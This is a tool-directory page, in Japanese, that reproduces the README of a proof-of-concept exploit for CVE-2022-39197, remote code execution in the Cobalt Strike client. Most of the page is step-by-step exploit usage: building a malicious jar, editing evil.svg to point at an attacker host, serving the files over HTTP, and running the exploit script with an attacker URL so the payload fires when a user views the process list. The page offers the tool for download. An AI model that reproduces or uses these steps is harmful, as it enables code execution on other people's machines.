
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-39197-RCE — CVE-2022-39197 RCE POC | Kitploit
ツール/GitHubGitHub/thecryinggame/cve-2022-39197-rce
脆弱性分析エクスプロイトウェブアプリケーション悪用コマンド&コントロールペイロード開発
GitHubthecryinggame/cve-2022-39197-rce

CVE-2022-39197-RCE

CVE-2022-39197 RCE POC

リポジトリを見る
134924年前未レビュー
共有

CVE-2022-39197-RCE

First

このプロジェクトは @its-arun のプロジェクト https://github.com/its-arun/CVE-2022-39197 を改変したものです。

スクリプトをテストした際、frida スクリプトが通常の順序でデータを照会できないことが判明しました。frida スクリプトを変更してプロセス名を変更する方法です。

利用方法への貢献をいただいた @Kai5174 師匠に感謝します。

Usage

  • Payload の準備

1、EvilJar/src/main/java/Exploit.java 内でペイロードとともに実行するコマンドを編集します。現時点では電卓を起動することのみ可能です。

2、jar でビルドします mvn clean compile assembly:single

4、EvilJar/target/ から EvilJar-1.0-jar-with-dependencies.jar を serve/ フォルダーに移動します

5、serve\evil.svg を編集して [attacker] を置き換えます

6、python3 -m http.server 8080 で配信します

7、C2 バージョン 4.7 以下の beacon.exe を生成します

8、オンラインにするには Windows 上で py スクリプトを実行する必要があり、クライアントがプロセス一覧にアクセスして beacon.exe プロセスを確認した際にカウンター策を実行します。

  • Exploit の実行
python3 -m pip install -r requirements.txt
python3 cve-2022-39197_Yyy.py beacon.exe http://192.168.10.10:8080/evil.svg



ユーザーがプロセス一覧をスクロールすると、すぐにペイロードがトリガーされます。

POC

Windows 1.png

Mac 2.jpg

Reference

https://mp.weixin.qq.com/s/Eb0pQ-1ebLSKPUFC7zS6dg — この脆弱性に関する優れた詳細分析があります https://www.agarri.fr/blog/archives/2012/05/11/svg_files_and_java_code_execution/index.html

https://github.com/its-arun/CVE-2022-39197 を改変したものです。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →